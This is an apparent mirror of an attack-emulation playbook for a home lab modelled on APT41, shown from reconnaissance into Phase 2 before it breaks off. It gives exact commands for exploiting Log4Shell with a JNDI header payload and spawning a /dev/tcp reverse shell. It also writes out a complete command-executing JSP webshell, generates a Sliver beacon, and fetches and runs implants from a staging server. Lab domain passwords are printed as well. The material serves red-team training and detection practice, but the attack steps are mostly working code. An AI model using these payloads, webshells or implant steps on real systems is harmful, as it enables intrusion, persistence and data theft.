Attack Playbook — Operation DragonRx
- Category: CTI Emulation
- Source article: https://medium.com/@1200km/attack-playbook-operation-dragonrx-91339316f0df
- Published: 2026-05-04
- Repository: https://github.com/anpa1200/dragonrx-lab
- Preserved media: 58 article image(s), including screenshots and infographics where present.
- Preserved technical blocks: 104 code/configuration block(s).
Ecosystem Fit
This page mirrors the original Medium lab content into the 1200km knowledge base so it remains available inside the 1200km.com documentation ecosystem. Use the linked repository when one exists; otherwise use the deployment commands and configuration blocks preserved below as the lab source of truth.
Deployment Requirements
The full prerequisites, deployment flow, validation commands, screenshots, and operational notes are preserved from the article below. Review the repository metadata above first, then follow the article sections in order.
Phase-by-Phase Attack Guide: Exact Commands Against the Deployed Lab

Operation DragonRx series:
CTI Report
[APT41 Targeting Pharmaceutical Sector: Log4Shell to Domain Compromise Threat Intelligence Report | Operation DragonRx
Lab Architecture
[Lab Architecture — Operation DragonRx Part of the Operation DragonRx series · Overview · Lab Architecture · Attack Playbook · DFIR Walkthrough
Attack Playbook
[Attack Playbook — Operation DragonRx Phase-by-Phase Attack Guide: Exact Commands Against the Deployed Lab
Detection Guide (in progress…)
DFIR Playbook (in progress…)
Malware Analysis (in progress…)
Operator perspective:Most commands run from the Kali Docker container. A few usedockerCLI commands that must run on thehost machine(not inside Kali — Docker is not installed in the container).Lab shell notation:

-
[HOST]— your host terminal (outside any container) — use fordocker logs,docker exec,make -
[KALI]— Kali attacker container (make shellordocker exec -it dragonrx_kali /bin/bash) -
[WEB01]— shell on Ubuntu web server (192.168.10.100), obtained in Phase 1 -
[WS01]— Windows 10 psexec session (192.168.10.50) -
[DC01]— Windows Server 2019 Domain Controller (192.168.10.10) -
[C2]— Sliver console (docker exec -it dragonrx_c2 sliver) — run from[HOST]
> Operation DragonRx series · CTI Report · Lab Architecture · Attack Playbook · Detection Guide · DFIR Playbook · Malware Analysis
Table of Contents
-
Lab Architecture
-
Lab Start Checklist
-
Network Reference Card
-
Phase 0: Reconnaissance
-
Phase 1: Initial Access — Log4Shell
-
Phase 2: Foothold — Webshell + Implant
-
Phase 3: Discovery
-
Phase 4: Credential Access
-
Phase 5: Lateral Movement
-
Phase 6: Collection
-
Phase 7: Exfiltration
-
Phase 8: DLL Sideloading Persistence on DC01
-
Phase 9: Ransomware (Optional)
-
Phase 10: Cleanup
-
Kill Chain Summary
-
Loot Summary
-
Destroy the lab
Lab Architecture — Operation DragonRx
[Lab Architecture — Operation DragonRx Part of the Operation DragonRx series · Overview · Lab Architecture · Attack Playbook · DFIR Walkthrough
One script deployment:
# Clone
git
clone
 https://github.com/anpa1200/dragonrx-lab
cd
 dragonrx-lab
bash scripts/deploy.sh
# You can also use flags to skip parts you don't need:
bash scripts/deploy.sh --skip-vms
# Docker only, reuse running VMs
bash scripts/deploy.sh --skip-ansible
# skip provisioning, jump straight to attacks
bash scripts/deploy.sh --no-test
# skip validation at the end
Lab Start Checklist
Run these before touching any attack commands.
[HOST]
make
test
# Expected: all green - DC01, FS01, WS01, Wazuh, Elastic, Zeek, JNDI
# 3. Open Kali attacker shell (keep this open throughout)
make shell
# Equivalent: docker exec -it dragonrx_kali /bin/bash
# 4. Optional: watch SIEM alerts in parallel
# Open http://localhost:5601 in a browser (Kibana)
# Navigate to: Security → Alerts


Network Reference Card

ATTACKER NETWORK
10.0
.0
.0
/
24
  (Docker bridge: attacker_net)

10.0
.0
.5
    dragonrx_kali   Your
operator
 shell, staging HTTP server, reverse shell listener

10.0
.0
.10
   dragonrx_c2     Sliver C2 — HTTPS implant listener
on
 :
443
 (
internal
)

10.0
.0
.20
   dragonrx_jndi   marshalsec LDAP relay :
1389
 + Exploit.
class
 HTTP server :
8080
TARGET NETWORK
192.168
.10
.0
/
24
  (Docker bridge: target_net + VirtualBox bridged NICs)

10.0
.0
.100
 /
192.168
.10
.100
  dragonrx_web01  Tomcat
9.0
.54
 + log4j-core
2.14
.1
  :
8080

192.168
.10
.10
                DC01            Windows Server
2019
 - novatech.local DC

192.168
.10
.20
                FS01            Windows Server
2019
 - SMB file server

192.168
.10
.50
                WS01            Windows
10

22
H2 - jsmith workstation

192.168
.10
.200
               dragonrx_wazuh  Wazuh manager

192.168
.10
.203
               dragonrx_kibana Kibana SIEM - http:
//localhost:5601
ROUTING: setup_routing.sh enables IP forwarding + iptables FORWARD between attacker_net
and
 target_net.
Kali at
10.0
.0
.5
 can reach all hosts
in

192.168
.10
.0
/
24
 via
this
 routing.
WEB01
is
 dual-homed - reachable
from
 Kali
as

10.0
.0
.100
:
8080
 AND
from
 Windows VMs
as

192.168
.10
.100
:
8080.
Credentials provisioned by Ansible (do NOT use these directly — discover them in-sim):
Domain:
        novatech.local  /  NOVATECH (NetBIOS)
Administrator:
 NovaTech_Admin2024!    (Domain Admin
on
 DC01)
jsmith:
        Research#
2024
          (R&D dept — local admin
on
 WS01)
svc_ldap:
      NovaTech2021!          (service account — leaked
in
 WEB01 config)
svc_backup:
    Backup_Svc99!          (Kerberoastable — SPN
set
, Backup Operators member)
Phase 0: Reconnaissance
**ATT&CK:**T1595.002, T1592.002, T1596.003, T1596.005, T1589.002
**What’s happening:**Before touching the target, the attacker maps the external attack surface using passive and active techniques that generate minimal or no alerts. The goal is to confirm the Log4Shell-vulnerable Java application without triggering any SIEM rules.
0.1 Passive Recon (simulated — no real external footprint in lab)
> In the scenario, NovaTech Pharma has a patient portal at portal.novatech-pharma.com . Against a real target these would return real data. In the lab, skip to §0.2.
[KALI]
# Certificate transparency logs (crt.sh) — enumerate subdomains without touching target
# crt.sh is a public database of TLS certificates — read-only external query, zero alert on target
curl -s
"https://crt.sh/?q=%25.novatech-pharma.com&output=json"
 | \
  python3 -c
"
import sys, json
data = json.load(sys.stdin)
names = set(r['name_value'] for r in data)
[print(n) for n in sorted(names)]
"

2
>
/dev/null
# Expected: portal.novatech-pharma.com, api.novatech-pharma.com, mail.novatech-pharma.com ...
# Shodan - search internet-wide scan database for NovaTech assets
# Query runs against Shodan's index, never contacts the target
shodan search
'org:"NovaTech Pharma"'
 --fields ip_str,port,product,version
2
>
/dev/null
shodan search
'ssl.cert.subject.CN:"novatech-pharma.com"'

2
>
/dev/null
# Employee harvesting - LinkedIn/Google/Bing for email addresses and employee names
# Gives us potential usernames for password spray or phishing later
theHarvester -d novatech-pharma.com -b google,linkedin,bing -l
200

2
>
/dev/null
**Why it matters:**Passive recon confirms the target is running Java infrastructure and has internet- exposed services. All of this creates zero alerts on the target — it never sees any of these requests.
0.2 Active Web Fingerprinting
[KALI]
# Create output directory
mkdir
 -p /opt/loot/recon
# Full version scan on the web application
# -sV: version detection   -sC: default scripts   -p 8080: port we care about
# -oA: write all output formats (nmap, gnmap, xml) to file
nmap -sV -sC -p 8080 10.0.0.100 -oA /opt/loot/recon/web01_scan
Expected output:

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat 9.0.54
> The app suppresses the Server: response header. nmap confirms the port is open and HTTP — that is enough.
[KALI]
# Web technology fingerprinting
whatweb http://10.0.0.100:8080 -v 2>/dev/null |
tee
 /opt/loot/recon/whatweb.txt
Expected — JSON API, no HTML:

WhatWeb

report

for

http://10.0.0.100:8080
Status    :

400

Bad

Request
Title     :

<None>
IP        :

10.0
.0
.100
Country   :

RESERVED,

ZZ
Summary   :

Cookies[JSESSIONID],

HttpOnly[JSESSIONID],

Java
Detected Plugins:
[
Cookies
 ]

Display

the

names

of

cookies

in

the

HTTP

headers.

The


values

are

not

returned

to

save

on

space.


String       :

JSESSIONID
[
HttpOnly
 ]

If

the

HttpOnly

flag

is

included

in

the

HTTP

set-cookie


response

header

and

the

browser

supports

it

then

the

cookie


cannot be accessed through client side script - More Info:


http://en.wikipedia.org/wiki/HTTP_cookie


String       :

JSESSIONID
[
Java
 ]

Java

allows

you

to

play

online

games,

chat

with

people


around

the

world,

calculate

your

mortgage

interest,

and


view

images

in

3D,

just

to

name

a

few.

It's

also

integral


to

the

intranet

applications

and

other

e-business

solutions


that

are

the

foundation

of

corporate

computing.


Website     :

http://www.java.com/
HTTP Headers:

HTTP/1.1

400


Set-Cookie:

JSESSIONID=B41637102DE425D2D6F1F9384576C785;

Path=/;

HttpOnly

Content-Type:

application/json;charset=UTF-8

Content-Length:

76

Date:

Mon,

04

May

2026 10:16:35
GMT

Connection:

close
WhatWeb detects little: no HTML, no Server header, no cookies. Theapplication/jsoncontent type and bare 400 on/(missingX-Api-Versionheader) reveals a custom JSP API — not a static site.
[KALI]
# Read raw response headers
curl -s -o /dev/null -D - http:
//
10.0
.
0
.
100
:
8080
/ |
grep
 -iE
"server|x-powered|content-type"
Expected:

Content-Type: application/json;charset=UTF-8
[KALI]
# Probe for injection vectors: test the X-Api-Version header
# The JSP reads this header and passes it directly to log4j — the injection point
curl -v -H
"X-Api-Version: recon-test"
 http:
//
10.0
.
0
.
100
:
8080
/
2
>&
1
 |
grep
 -E
"< HTTP|Content-Type"
Expected:

< HTTP/1.1 200
< Content-Type: application/json;charset=UTF-8
A 200 confirms the app accepts and processesX-Api-Version. This is the header log4j logs. The log4j version is not visible in the HTTP response — OOB callback in Phase 1.1 is the confirmation step. CVE-2021-44228 affects all log4j-core 2.x prior to 2.15.0.
**SIEM detection posture:**Zero alerts. Standard HTTP requests with no exploit payload. Zeek logs connections to conn.log; no rule match.
Phase 1: Initial Access — Log4Shell (CVE-2021–44228)
**ATT&CK:**T1190
**What’s happening:**Log4j 2 processes a JNDI lookup string (${jndi:ldap://...}) embedded in any logged value — in this case theX-Api-VersionHTTP header. When Log4j sees this string, it initiates an outbound LDAP connection to the attacker-controlled relay (marshalsec). The relay redirects the victim JVM to download a Java class from the attacker's HTTP server. The JVM runs Java 8 withcom.sun.jndi.ldap.object.trustURLCodebase=trueset as a JVM flag (required since JDK 8u191+ disables remote class loading by default — the lab Dockerfile sets it explicitly viaJAVA_OPTS). It instantiates the downloaded class, executing its static initializer — which runs our reverse shell command.
Thedragonrx_jndicontainer handles the entire relay chain automatically:
-
marshalsec LDAP relay:
10.0.0.20:1389 -
Exploit.class HTTP server:
10.0.0.20:8080(host port8888) -
Exploit.classpayload:bash -i >& /dev/tcp/10.0.0.5/4444 0>&1
**You do not compile anything.**Just open a listener and fire one curl.
1.1 Verify the JNDI Relay is Ready
[HOST]
# Check JNDI server container is running and listening
docker logs dragonrx_jndi 2>&1 |
tail
 -8
Expected:

[*] Compiling Exploit.
class
 (callback:
10.0
.0
.5
:
4444
)...
[*] Exploit.
class
 ready.
[*] Starting payload HTTP server
on
 :
8080.
..
[*] Starting marshalsec LDAP relay
on
 :
1389.
..
Listening
on

0.0
.0
.0
:
1389
[KALI]
# Optional: verify WEB01 can reach the JNDI relay (dry run with no payload)
# This sends a JNDI lookup that will fail (no class named 'test') — but confirms callback
curl -s http:
//
10.0
.
0
.
100
:
8080
/ \
  -H
'X-Api-Version: ${jndi:ldap://10.0.0.20:1389/test}'

[HOST]
# Check if JNDI server received the callback
docker logs dragonrx_jndi 2>&1 |
tail
 -5
# Expected: "Received connection from 192.168.10.100" or similar

1.2 Get the Reverse Shell
[KALI] — Terminal
1
:
open

reverse
 shell listener FIRST
# rlwrap adds readline support (arrow keys, history) to the raw nc shell
rlwrap nc -lvnp
4444
# Listening on 0.0.0.0 4444
[KALI] — Terminal
2
: fire the exploit
# The ${jndi:ldap://} string is what Log4j processes
# 10.0.0.20:1389  — marshalsec LDAP relay
# /Exploit        — path that marshalsec redirects to http://10.0.0.20:8080/Exploit.class
curl -s http:
//
10.0
.
0
.
100
:
8080
/ \
  -H
'X-Api-Version: ${jndi:ldap://10.0.0.20:1389/Exploit}'
# No output expected — the curl just sends the header and returns
Back in Terminal 1 — shell appears within 2–3 seconds:

connect

to
 [
10.0
.0
.5
]
from
 (
UNKNOWN
) [
10.0
.0
.100
] XXXXX
bash: cannot
set
 terminal process
group
: Inappropriate ioctl
for
 device
bash:
no
 job control
in
 this shell
root
@web01
:
/
#
Verify your position:
[WEB01]
id
# uid=0(root) gid=0(root) groups=0(root)
whoami
# root
hostname
# web01

> The container runs as root . Ubuntu 22.04 — bash available, Python not installed.
**Forensic artifact created (irreversible):**Tomcat access log writes the raw${jndi:}string:
10.0
.
0
.
5
 - - [
20
/Apr/
2026
:
14
:
23
:
07
 +
0000
]
"GET / HTTP/1.1"

200
 -
"X-Api-Version:
${jndi:ldap:
//
10.0
.
0
.
20
:
1389
/Exploit}
"
This log entry survives even if you delete bash history, kill the implant, or overwrite the shell.
SIEM alerts fired:
-
Zeek HTTP:
Log4Shell JNDI string in X-Api-Version header—CRITICAL -
Sysmon EID 1:
java spawned sh—CRITICAL

If the shell doesn’t land:
[HOST]
# Check the JNDI container caught the request
docker logs dragonrx_jndi 2>&1 |
tail
 -10
# Confirm WEB01 JVM version and trustURLCodebase flag
docker
exec
 dragonrx_web01 java -version 2>&1
# Expected: openjdk version "1.8.0_xxx" (any patch - lab sets trustURLCodebase=true via JAVA_OPTS)
# Confirm the JVM flag is set in the running Tomcat process
docker
exec
 dragonrx_web01 ps aux | grep -o
'trustURLCodebase=[^ ]*'
# Expected: trustURLCodebase=true
[KALI]
# Check the Exploit.
class

is

being

served

correctly
curl -s http:
//10.0.0.20:8080/Exploit.class | file -
# Should
return
: Java
class

data

Phase 2: Foothold — Webshell + Implant
**ATT&CK:**T1505.003, T1053.003, T1059.004
**What’s happening:**The reverse shell is fragile — a single network hiccup kills it with no way back. APT41 is documented to establish multiple redundant persistence mechanisms before lateral movement. We deploy two independent channels: a JSP webshell (instantly accessible via HTTP) and the RxPhage beacon (persistent C2 via Sliver HTTPS). Both survive the reverse shell dying.
2.1 Stabilize the Reverse Shell
WEB01 is Ubuntu 22.04 — bash is available but Python is not installed. Usescriptto upgrade:
[WEB01 — raw reverse shell]
script -qc /bin/bash /dev/null
# Press Ctrl+Z
[KALI]
stty
 raw -
echo
fg
# Press Enter once
[WEB01 — proper PTY]
export
 TERM=xterm
stty
 rows 50 cols 200
Sliver C2 (§2.3) replaces the reverse shelland provides full interactivity — the PTY upgrade is optional if you plan to move to C2 immediately.
2.2 Deploy JSP Webshell (China Chopper Pattern)
**Why this path:**The lab uses Tomcat 9.0.54 with the log4shell WAR deployed towebapps/ROOT/. Tomcat extracts the WAR at startup, giving a real writable webroot at/opt/tomcat/webapps/ROOT/. Writing a JSP there makes it immediately accessible via the HTTP server. The China Chopper one-liner pattern is extensively documented in APT41 intrusions.
[WEB01]
# Confirm the webroot exists and is writable
ls
 /opt/tomcat/webapps/ROOT/
# META-INF/  WEB-INF/  index.jsp

[WEB01]
# Create a plausible-looking directory path
mkdir
 -p /opt/tomcat/webapps/ROOT/resources/imgs
# Write the webshell - one-liner, parameter-driven execution
cat
 > /opt/tomcat/webapps/ROOT/resources/imgs/cache.jsp <<
'JSPEOF'
<%@page import=
"java.util.*,java.io.*"
%><%
String cmd = request.getParameter(
"c"
);
if
(cmd != null && !cmd.isEmpty()) {
    Process p = Runtime.getRuntime().
exec
(new String[]{
"/bin/sh"
,
"-c"
,cmd});
    BufferedReader br = new BufferedReader(new InputStreamReader(p.getInputStream()));
    StringBuilder sb = new StringBuilder();
    String line;

while
((line = br.readLine()) != null) sb.append(line).append(
"\n"
);
    out.print(sb.toString());
}
%>
JSPEOF
ls
 -la /opt/tomcat/webapps/ROOT/resources/imgs/cache.jsp
Test the webshell from Kali:
[
KALI
]
curl -s
"http://10.0.0.100:8080/resources/imgs/cache.jsp?c=id%3Bwhoami%3Bhostname"

Expected:
uid=0(root) gid=0(root)
groups
=0(root)
root
web01
SIEM alert fired:
- Wazuh: File created in Tomcat webroot —HIGH
2.3 Deploy Sliver Beacon (Operational C2)
**Why a Sliver beacon:**The reverse shell is fragile — one dropped packet kills it. The Sliver beacon connects OUT to C2 on a schedule and reconnects automatically. This is the primary persistent access channel for Phases 3–8.
> RxPhage vs Sliver beacon: These are two separate binaries with different roles. The Sliver beacon is your operational C2 shell. RxPhage (§2.4) is the PlugX-like custom implant that is the subject of the malware analysis article — it does NOT connect to Sliver.
Step 1 — Generate the beacon (run once; binary persists in c2/loot volume):
[C2] —
from
 host,
open
 Sliver console
docker
exec
 -it dragonrx_c2 sliver

sliver > http --lhost 10.0.0.10 --lport 80
# [*] Successfully started job #N
sliver > generate beacon \
    --http 10.0.0.10:80 \
    --os linux --
arch
 amd64 \
    --name dragonrx_beacon \
    --seconds 30 \
    --jitter 5 \
    --save /opt/loot/ \
    --skip-symbols
# [*] Build completed in Xs
# [*] Implant saved to /opt/loot/dragonrx_beacon

Step 2 — Copy beacon to Kali’s staging directory (run from host):
[HOST]
sudo docker
cp
 dragonrx_c2:/opt/loot/dragonrx_beacon \
    ./attacker/tools/rxphage/dragonrx_beacon

Step 3 — Start the staging HTTP server on Kali:
[KALI] — Terminal 2
# Kill any stale server on 8900 first, then start fresh
fuser -k 8900/tcp 2>/dev/null ||
true
python3 -m http.server 8900 --directory /opt/tools/ &
# Serving HTTP on 0.0.0.0 port 8900 ...
# Confirm both binaries are available
ls
 /opt/tools/rxphage/
# dragonrx_beacon  rxphage  rxphage.exe


Step 4 — Download and run on web01:
[WEB01 — via reverse shell or webshell]
mkdir
 -p /tmp/.cache
wget -q http://10.0.0.5:8900/rxphage/dragonrx_beacon -O /tmp/.cache/dragonrx_beacon
chmod
 +x /tmp/.cache/dragonrx_beacon
nohup
 /tmp/.cache/dragonrx_beacon &>/dev/null &
echo

"Beacon PID: $!"
Step 5 — Verify beacon check-in (within ~35 seconds):
[
C2
]
sliver > beacons

Expected:
ID        Name             Transport  Hostname  Username  OS
/
Arch
Last

Check
-
In
  Next
Check
-
In
dc189fbc  dragonrx_beacon  http       web01     root      linux
/
amd64
5
s ago
~
30
s
> Beacons ≠ Sessions: generate beacon creates an async implant — it checks in on a schedule, gets queued tasks, executes them, and reports back. It does NOT appear under sessions . Use beacons to list them and use <ID> to task them.
Interact with the beacon:
sliver > use <becon
id
>
# Sliver built-in commands (no 'execute' needed):
sliver (dragonrx_beacon) >
whoami

# current user
sliver (dragonrx_beacon) > getpid
# beacon PID
sliver (dragonrx_beacon) > ifconfig
# network interfaces
sliver (dragonrx_beacon) > ps
# process list
sliver (dragonrx_beacon) >
cat
 /etc/hosts
# Arbitrary OS commands - use 'execute -o':
sliver (dragonrx_beacon) > execute -o --
id
sliver (dragonrx_beacon) > execute -o --
uname
 -a
sliver (dragonrx_beacon) > execute -o -- /bin/bash -c
"ss -antup | grep -v 127.0.0.1"
# Note: beacon commands are async - output arrives on the next check-in (~30s)



SIEM alert fired:
- Zeek conn.log: Outbound HTTP beaconing to internal C2 (10.0.0.10:80) —HIGH
2.4 Deploy RxPhage Implant (Malware Analysis Artifact)
**What RxPhage is:**A custom Go implant mirroring APT41’s PlugX behavioral patterns — XOR-encoded config, jittered beacon loop, VM/debugger detection, cron persistence. It is the subject of rxphage-malware.md. In the lab it runs silently in the background; the interesting part is static reverse engineering (Ghidra walkthrough in the article).
> RxPhage attempts to beacon to updates.oracle-cdn.com (XOR-encoded in the binary, key 0x4C ). That domain does not resolve in the lab — the beacon loop retries silently. This is intentional: the malware analysis shows how analysts recover the hidden C2 domain from the binary.
[KALI] — Terminal 2 (http.server already running from §2.3)
ls
 -lh /opt/tools/rxphage/rxphage
file /opt/tools/rxphage/rxphage
# ELF 64-bit LSB executable, x86-64, statically linked, stripped

[WEB01]
wget -q http://10.0.0.5:8900/rxphage/rxphage -O /tmp/.cache/rxphage
chmod
 +x /tmp/.cache/rxphage

